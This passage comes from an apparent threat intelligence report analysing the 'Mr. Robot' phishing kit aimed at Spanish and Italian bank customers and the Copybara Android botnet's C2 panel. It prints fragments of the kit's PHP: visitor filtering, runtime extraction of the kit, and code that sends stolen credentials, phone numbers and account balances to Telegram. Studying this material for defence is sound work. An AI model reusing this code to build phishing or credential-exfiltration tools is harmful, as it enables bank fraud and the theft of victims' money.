        )|webc|whit|wi(g |nc|nw)|wmlb|wonu|x700|yas\-|your|zeto|zte\-/i',substr($useragent,0,4)))  {

            if ($oneTime == 1) {
                $onetime = explode("\n", file_get_contents('onetime.txt'));
            if (in_array($ip, $onetime)) {
                clicks($ip, getOs(), getBrowser(), "Deny");
                header("Location: unsubscribe.php");
                exit;
            } else {
                clicks2($ip, getOs(), getBrowser(), "Approved");
                $_SESSION['token'] = "access";
                header("Location: " . $link_redirect);
            }
            } else {
                clicks2($ip, getOs(), getBrowser(), "Approved");
                $_SESSION['token'] = "access";
                header("Location: " . $link_redirect);
            }




    } else {
        sleep(3);
        clicks($ip, getOs(), getBrowser(), "Deny");
        header("Location: unsubscribe.php");
            exit;
```


Filtering out public scrapers and accepting connections only from Italy, Spain, and the UK.

Accepting only connection from mobile devices (via regex on the user-agent string)

Figure 7 – Mr. Robot - Filtering HTTP connections

If all the checks are successfully passed, the originating connection will be considered “a potential new victim”, so the phishing login page can be shown accordingly.

As shown, TAs adopted a dynamic routine to extract all the necessary files for their phishing attempt at run-time. With this method, each victim will be redirected to a specific subfolder and randomly named where the phishing kit has been extracted.



```
if (file_get_contents("url.txt") == "") {
    // Generate Random Name
    $random_name = md5(str_replace("=", "", base64_encode(md5(date("Y-m-d h:i:s")))));
    // Create folder
    mkdir($random_name, 0777, true);
    // Unzip into that folder
    $res = $zip->open('load.zip');
    $zip->extractTo($random_name . "/");
    $zip->close();
    // Populate url.txt
    file_put_contents("url.txt", $random_name);
    // Continue
    $folder = $random_name;
} else {
    $folder = file_get_contents("url.txt");
}
```

load.zip

```
500f6c51898649a675c2977c48175f3c    1/11/2024 1:20 AM    File folder
c7ddcaa71456eb767b3e83206a9a62fb    1/11/2024 1:20 AM    File folder
d9331d4b33f65daeb20eabff27467ff9    1/11/2024 3:32 AM    File folder
```

Name	Date modified	Type	Size
adminito	1/11/2024 1:20 AM	File folder	
live	1/11/2024 1:20 AM	File folder	
404.php	5/2/2023 9:04 PM	PHP File	1 KB
600x600-AgregadorFinanciero.png.img.3...	5/2/2023 9:04 PM	PNG File	8 KB
anti.php	5/2/2023 9:04 PM	PHP File	69 KB
api.txt	5/2/2023 9:04 PM	Text Document	1 KB
BentonSansBBVA-Book-dad6b6198b8254...	5/2/2023 9:04 PM	WOFF File	69 KB
BentonSansBBVA-BookItalic-c109f702b51...	5/2/2023 9:04 PM	WOFF File	71 KB
BentonSansBBVA-Medium-f50002bc63bc...	5/2/2023 9:04 PM	WOFF File	71 KB
BentonSansBBVA-MediumItalic-803e1fe8...	5/2/2023 9:04 PM	WOFF File	72 KB
blacklist.dat	5/2/2023 9:04 PM	DAT File	31 KB
bloccati.txt	5/2/2023 9:04 PM	Text Document	3 KB
bots.txt	5/2/2023 9:19 PM	Text Document	6 KB
carta.php	5/2/2023 9:04 PM	PHP File	25 KB
carte.png	5/2/2023 9:04 PM	PNG File	33 KB
confirm.php	5/2/2023 9:04 PM	PHP File	20 KB
confirm2.php	5/2/2023 9:04 PM	PHP File	20 KB
cus.php	5/2/2023 9:04 PM	PHP File	23 KB
cus_sms.php	5/2/2023 9:04 PM	PHP File	20 KB
CVV.png	5/2/2023 9:04 PM	PNG File	62 KB
error.php	5/2/2023 9:04 PM	PHP File	16 KB
errore.png	5/2/2023 9:04 PM	PNG File	110 KB
fatti.txt	5/2/2023 9:04 PM	Text Document	0 KB
giallo.txt	5/2/2023 9:04 PM	Text Document	0 KB
index.php	5/2/2023 9:06 PM	PHP File	25 KB
jquery.payform.min.js	5/2/2023 9:04 PM	JavaScript File	17 KB
jquery-3.5.1.min.js	5/2/2023 9:04 PM	JavaScript File	88 KB
jquery-latest.min.js	5/2/2023 9:04 PM	JavaScript File	84 KB
log.txt	5/2/2023 9:04 PM	Text Document	29 KB

The phishing kit is unzipped in real-time, and it will be extracted on a specific folder with a random name


Each folder identify a specific web connection (or a potential victim)

The entire phishing kit is deployed on each folder created

Figure 8 – Mr. Robot - Dynamic extraction of the phishing kit

The following is an example of an active phishing kit leveraged by this TA, which is composed of three simple steps:

- Exfiltrate the valid credentials and the associated phone number;
- Exfiltrate a valid name and an estimation of the bank account's balance;
- Display a fake message to the victims after data exfiltration.


NIF, NIE, Tarjeta o Pasaporte
Clave de acceso
Número de teléfono
Iniciar sesión
Hazte cliente
Crea tu clave de acceso
Para confirmar la titularidad de su cuenta, confirme los siguientes datos.
Nombre y Apellido
Saldo aproximado de su cuenta
Continuar
Crea tu clave de acceso
Gracias, sus datos se han actualizado correctamente.
Trabajamos constantemente para garantizar la máxima seguridad

1 Exfiltrate valid credentials and the associated phone number

```
if ($_POST['cod'] !== "" && $_POST['pass'] !== "") {
    $telegramSend = intval(file_get_contents('../assets/telegram_setting.dat'));
    if ($telegramSend == 1) {
        $teleData = "Identifier: $identifier
Cod: $cod
Pass: $pass
Tel: $tel
Visit: $visit";

        sendToTelegram2($teleData, $token, $chatID);
```

2 Exfiltrate a valid name and the balance of the bank account

```
if ($_POST['name'] !== "" && $_POST['balance'] !== "") {
    $telegramSend = intval(file_get_contents('../assets/telegram_setting.dat'));
    if ($telegramSend == 1) {
        $teleData = "Identifier: $identifier
Name: $name
Balance: $balance
Visit: $visit";

        sendToTelegram2($teleData, $token, $chatID);
    }
```

3 A fake message is displayed to the victims after a successful data exfiltration


Figure 9 – Mr. Robot - Phishing kit steps

All the collected data are usually sent back to a dedicated Telegram group, if set, and stored on their C2 panel. From here, operators can easily manage all victims' data inserted in the current phishing page.

The next step is a vishing approach to the victims. Fraud operators leverage native speakers to get a direct connection via phone, typically spoofing a valid number of the targeted banking institution and introducing them as an anti-fraud / security team.

According to their panel, a dropdown menu has been created to help fraud operators keep track of the state of each victim:

- “Da chiamare”: not called yet [yellow box]
- “Fatto”: already called [green box]
- “Elimina”: cancel record [red box]



	CODICE UTENTE	PASSWORD	TELEFONO	NOME	SALDO	VISITE
Dropdown button	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]
Dropdown button	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]
Dropdown button	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]

"When we lose our principles, we invite chaos."

Figure 10 – Mr. Robot - Control panel with victims' details

Exploring Copybara botnet and features

Introduction

In this section, we provide a tour of the main features of the Copybara botnet, starting from the functionalities offered through the associated C2 (Command and Control) web panel.

In botnet operations, C2 web panels provide attackers with a centralised interface to manage and control compromised devices. These panels are pivotal components in the infrastructure of botnets, offering attackers a range of functionalities to execute and oversee their malicious activities.

Furthermore, web panels facilitate data collection from compromised devices, including system information and credentials, enabling analysis and exploitation for further malicious activities. Lastly, botnet controllers leverage web control panels to monitor the health and performance of their botnet, tracking the number of active bots and their geographic distribution.

Understanding the capabilities and functionalities of web control panels is crucial for comprehending the threat landscape posed by botnet operations. Analysts can gain deeper insights into attacker tactics, techniques, and procedures (TTPs) by dissecting these components, enhancing their ability to effectively mitigate and counteract such threats.

Overview of C2 panel and functionalities

Copybara leverages a C2 panel named “JOKER RAT”. Starting from its dashboard, the panel displays the list of all the infected devices and their geographical distribution over a map, with the feature called “Live MAP”, as shown in the following Figure 11.





Figure 11 – Copybara Dashboard (Live MAP)

This dashboard can also retrieve basic information about the infected devices, such as the device name, OS version, and IP address. With this data, TAs can easily “triage” the infected devices by country or determine which victim is online/offline. A “notification mechanism” is also triggered whenever a new device is infected.

As shown in the following Figure 12, for each infected device inside the panel, TAs can perform different actions, in particular:

- **Silent Connect**: This is the main feature of the panel that allows the TAs to control remotely and interact in real-time with the victim's infected device (VNC).
- **Inject**: injecting the overlay page to steal the banking/crypto credentials (Overlay attacks).
- **Notes**: This feature is usually used by TAs to note down some information about the victim to be defrauded.
- **Delete**: delete the infected device from the dashboard.



ID	Device	Android Version	Country	Banks/Crypto	Injections	Notes	Action
1	samsung [redacted] Last Seen 12 Minutes Ago Infected 49 Minutes Ago [redacted]	Android 11 Red Velvet Cake	Italy [redacted]				Silent Connect Inject Notes Delete

Connected to Device samsung [redacted]
([redacted])
[redacted]/2024 10:57:45


Connected to Device samsung [redacted]
([redacted])
[redacted]/2024 10:50:45

Connected to Device samsung [redacted]
([redacted])
[redacted]/2024 10:18:49

Figure 12 – C2 panel with infected device

When the “Silent Connect” button is clicked, a new page is opened, and TAs can collect additional data and perform fraudulent actions on the infected device.

In the Android banking trojan context, this feature is also known as VNC, which enables the attacker to view and manipulate the screen of the compromised device remotely. This level of access allows them to carry out various fraudulent activities, including on-device frauds (ODF).



Text	Action
	Click
Thu, Jan 18 Thu, Jan 18	Click
Home	Click
Phone Phone	Click
Messages Messages	Click
Chrome Chrome	Click
Camera Camera	Click
Search	Click
	Click


Figure 13 – Copybara - “Silent connect” feature

Real-time keylogging

Once the user accepts the Accessibility Service popup during the installation phases, the malware can record every activity done by the user on the compromised device. The attacker can observe them in real time on the C2 panel. In particular, the TAs can observe:

- The list of applications installed on the infected device;

- Which application uses the user and every action performed on them;
- Any text is written by the user.



Last Seen 1 Second Ago

HVNC Table

Search Views


Text	Action
123456 username	Click
••••6 password	Click

CheBanca! Token

Bank

A payment was attempted. If this was NOT you, please login

Figure 14 – Realtime credential gathering




```
133   [5[redacted]]   [redacted].banking
134   [5[redacted]]   [redacted].banking
135   [5[redacted]]   [redacted].banking
136   [5[redacted]]   [redacted].banking
137   [5[redacted]]   [redacted].banking
```

Figure 15 – Realtime credential gathering from keylogger tag

Overlay attacks and SMS sniffer

Another way to steal the banking/crypto credentials is through the well-known overlay attack. In Figure 12, in addition to the “silent connect” button, TAs can use the “inject” button to show the overlay page to the infected device. Once TAs have received the list of the apps installed inside the victim device, they can upload the specific overlay page (composed of HTML, CSS, and Javascript code) to the “injections settings”, specifying the package name of the targeted app, as shown in Figure 16.



Injections Settings

Injection Name:

Package Name:

Category: Banks

